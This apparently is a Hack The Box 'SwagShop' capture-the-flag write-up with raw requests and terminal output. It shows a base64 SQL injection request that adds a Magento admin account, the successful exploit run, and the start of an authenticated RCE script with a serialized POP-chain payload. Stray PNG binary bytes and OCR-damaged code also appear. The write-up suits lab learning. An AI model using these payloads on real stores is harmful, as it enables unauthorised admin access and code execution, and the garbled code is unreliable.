POST /index.php/admin/Cms_Wysiwyg/directive/index/ HTTP/1.1
Host: 10.10.10.140
Connection: close
Accept-Encoding: gzip, deflate
Accept: */*
User-Agent: python-requests/2.23.0
Content-Length: 999
Content-Type: application/x-www-form-urlencoded

filter=
cG9wdWxhcml0eVtmcm9tXT0wJnBvcHVsYXJpdHlbdG9dPTMmcG9wdWxhcml0
eVtmaWVsZF9leHByXT0wKTtTRVQgQFNBTFQgPSAncnAn01NFVCBAUEFTUyA9
IENPTkNBVChNRDUoQ090Q0FUKCBAU0FMVCAsICdmb3JtZScpICksIENPTkNB
VCgnOicsIEBTQUxUICkpO1NFTEVDVCBARVhUUkEgOj0gTUFYKGV4dHJhKSBG
Uk9NIGFkbWluX3VzZXIgV0hFUkUgZXh0cmEgSVMgTk9UIE5VTEw7SU5TRVJU
IElOVE8gYGFkbWluX3VzZXJgIChgZmlyc3RuYW1lYCwgYGxhc3RuYW1lYCxg
ZW1haWxgLGB1c2VybmFtZWAsYHBhc3N3b3JkYCxgY3JlYXRlZGAsYGxvZ251
bWAsYHJlbG9hZF9hY2xfZmxhZ2AsYGlzX2FjdGl2ZWAsYGV4dHJhYCxgcnBf
dG9rZW5gLGBycF90b2tlbl9jcmVhdGVkX2F0YCkgVkFMVUVTICgnRmlyc3Ru
YW1lJywnTGFzdG5hbWUnLCdlbWFpbEBleGFtcGxlLmNvbScsJ2Zvcm1lJyxA
UEFTUyxOT1coKSwwLDAsMSxARVhUUkEsTlVMTCwgTk9XKCkpO0lOU0VSVCBJ
TlRPIGBhZG1pbl9yb2xlYCAocGFyZW50X2lkLHRyZWVfbGV2ZWwsc29ydF9v
cmRlcixyb2xlX3R5cGUsdXNlcl9pZCxyb2xlX25hbWUpIFZBTFVFUyAoMSwy
LDAsJ1UnLChTRUxFQ1QgdXNlcl9pZCBGUk9NIGFkbWluX3VzZXIgV0hFUkUg
dXNlcm5hbWUgPSAnZm9ybWUnKSwnRmlyc3RuYW1lJyk7&___directive=
e3tibG9jayB0eXBlPUFkbWluaHRtbC9yZXBvcnRfc2VhcmNoX2dyaWQgb3V0
cHV0PWdldENzdkZpbGV9fQ&forwarded=1
```


```
HTTP/1.1 200 OK
Date: Sun, 02 May 2021 01:24:20 GMT
Server: Apache/2.4.18 (Ubuntu)
Set-Cookie: adminhtml=4h9u54g7r94avte064bj0h65e7; expires=Sun, 02-May-2021 02:24:20 GMT
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
X-Frame-Options: SAMEORIGIN
Vary: Accept-Encoding
Content-Length: 2177
Connection: close
Content-Type: text/html; charset=UTF-8

PNG

IHDRddÿ pHYsÄÄ+3IDATxí1sÚ<Ç¤µqIq.wµÅÞ`s·dS7góÖl°e¤ß C>
  A-¦·²Õl°.mb¤gD®!ïð\}`Á6&/¿  Û²ÿ{$ÿõALÓ4´b:ÖBBaÑÕXâ®Ã2±Ë+±<°Ëÿuww7UH1VÄJ$×××Òÿ³dÁ ×ëõz
   öz½t:J¥-üÅbÐÏÏÏonn|ªaT¸ºº¥^¾|9MùIQçÀqBèòò2Sn·Ûét666¦)`Ú¹!ÇqO#¾ÀOmnnN¯2²'ã¿õSnxË:<ÿ5
   ÿÝç!T±(¥år¹^¯;gdYVfBÈð-añþýû0ëéF¨bRL&Í"LÓáTUu»çyQÃ«âDBË4Ít:½¿¿²,kfæC±,Ë¢bEQL§ÓèoãÅÛ
   ]BÈ²¬J¥â¦BH$YBb±òt=lÅó¼¢(ïÞ½+
   OðJ%§%6~¿?AGÖXe:¾çyBÈÞÞB¨ÕjÁIA!NÇO±Î~Q'ÏóiJ¥28S ÀaG%¢X-VÍfhuðÄbYvgg§Ýnk¦ëºa?~4CNZUL
   n¨¼¢(ãZ-ff¿ßaggGQ¸*"DÏóoÞ¼ÀÀ1¥,Ë¢èôú#!¡iÚý)Ð4muðÀJ,¬ÄòÀJ,(ÖáááññqpÏÅE1ü,J è³!à 1,f°
     /ËO%tRÉõzýë×¯ý~nwrÒãâc¸(¥4Ï#ÊårµZòÃìííAN" BêàáfærgBH¿ßÿôé$I¹\NÅJ¥¢êºÎóüÁÂÂ¡Pe¹ÝnÃ
     zßüø»ÿqöVããï%_¿?1cd-ÜOyÅÿ5KdEÄOye~ÿå9²"å§¼2§ÿò&VýWæñ_>
       pdýWfö_Óe?åý×TbEßOye6ÿõxkZ"?å¯þëÉZ:?åÇM-YKê§¼þëâäüW,s+éYKí§¼ÂqÜ«W¯ÎÎÎïe¼X777ËÍ§
```

forward the request we create a user forme:forme



```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# python 37977.py
WORKED
Check http://10.10.10.140/index.php/admin with creds forme:forme
```

http://10.10.10.140/index.php/admin/Cms_Wysiwyg/directive/index




Log in to Admin Panel

User Name: forme


Password: •••••

Magento is a trademark of Magento Inc. Copyright © 2021 Magento Inc.



```
�PNG  IHDRdd�� pHYs���+3IDATx��1s�<���qIq.w��
l�� .mb��g�D�!��\}�`��6&/� ۲�{$��AL�4�b:�B�B
U�H1V��J$��ה���d�������z��"�6õ�����sJiXu��
B2�|xuT,�P*���牌��D�e��knooOOO��������GC��6
��q� '''����O^�����_�~ ��H$vU�|V2�����:==����
���:>�z�����t:�J�-�������b�����onn|�aT�����^�
S��n���t666��)`ڽ!�qO#��OmnnN��2��'��Snx�:<�
�Sn�"�2�/O~ʍ3��恍�)7f�F����_3�)7���G����+��
�E������y�u����?��b-������3J8�2��������=�]
���!T�(��r�^�;gdYVf������B��-�a�������0��F�
�4�t:������,k�f��C�,ˢ�b�EQL���o��ʕM)eYcf�Q�b
��eY�bQ�v� �2����{8�*!D��b��N�1��lVőn��l:J=
�j�j�f��h4è� ]BȲ�J��BH�$Y�B��b��t=l����(�0 +
B��j�IA!�N�0������~Q�'����J�28S� �a6�%����X�V
��NZUU�at]�� n����(�Z�f�f��aggGQ�*�"D���o�A
����J,(��������qp���E1�,J��!�� �1�,��f�,�eY�
�0L>�/��0%tR��z���~nwr����c��(�4��#����r
B�����r9BH�������$I�\N�J�������������A�P�e��
988`Y��h�3MӚV��(�r9UUy��u�a*�G� E�$ �(�NB$I�f
�����$����}�����}��O9��eA0öm'q�Y4�)!�)������
ÔJ%�W�����cB.��:2\�KTL)4���}EQdY�t:p^�$�a�!Чm
V�����ah��1�ʲ�@�V����o�,�*w�b9�td�tڗ:i)�1!�V
�d��������`�V��Y_�|��j����}��������WCЧ�4� `�u]
K�eJ)�$����:c�,�X�ᅀ�h&*�a)X�偕X�_�n��������kЧ
���o6�����[d��of����X�ū �?��������7'����lb��oI
```

creds for http://10.10.10.140/index.php/admin/dashboard/index/-key/77f0f28e6e8aa01c260ce57a10f88d3d/



Logged in as forme | Sunday, 2 May 2021 | Try Magento Go for Free | Log Out

One or more of the Cache Types are invalidated: Blocks HTML output, Layouts. Click here to go to Cache Management and refresh cache types.

Your web server is configured incorrectly. As a result, configuration files with sensitive information are accessible from the outside. Please contact your hosting provider.

Latest Message: MagentoLive Europe 2019 Read details You have **3 critical** and **6** notice unread message(s). Go to messages inbox

One or more of the Indexes are not up to date: Product Attributes, Product Prices, Catalog URL Rewrites, Product Flat Data, Category Flat Data, Category Products, Catalog Search Index, Stock Status, Tag Aggregation Data. Click here to go to Index Management and rebuild required indexes.

Dashboard


Lifetime Sales

£22.00


Average Orders

Select Range: Last 24 Hours


Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution | php/webapps/37811.py




```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# searchsploit -m php/webapps/37811.py
  Exploit: Magento CE < 1.9.0.1 - (Authenticated) Remote Code Execution
      URL: https://www.exploit-db.com/exploits/37811
     Path: /usr/share/exploitdb/exploits/php/webapps/37811.py
File Type: Python script, ASCII text executable, with CRLF line terminators

Copied to: /Documents/htb/boxes/swagshop/37811.py
```



```
┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# mv 37811.py rce.py

┌──(root💀kali)-[/Documents/htb/boxes/swagshop]
└─# ls
37977.py  magescan.phar  nmap  rce.py  swagshop.ctb  swagshop.ctb~  swagshop.ctb~~  swagshop.ctb~~~
```




```
from hashlib import md5
import sys
import re
import base64
import mechanize


def usage():
    print "Usage: python %s <target> <argument>\nExample: python %s http://localhost \"uname -a\""
    sys.exit()


if len(sys.argv) != 3:
    usage()

# Command-line args
target = sys.argv[1]
arg = sys.argv[2]

# Config.
username = 'forme'
password = 'forme'
php function = 'system'  # Note: we can only pass 1 argument to the function
install date = 'Wed, 08 May 2019 07:23:09 +0000'  # This needs to be the exact date from /app/etc/local.xml

# POP chain to pivot into call user exec
payload = 'O:8:\"Zend Log\":1:{s:11:\"\00*\00 writers\";a:2:{i:0;O:20:\"Zend Log Writer Mail\":4:{s:16:' \
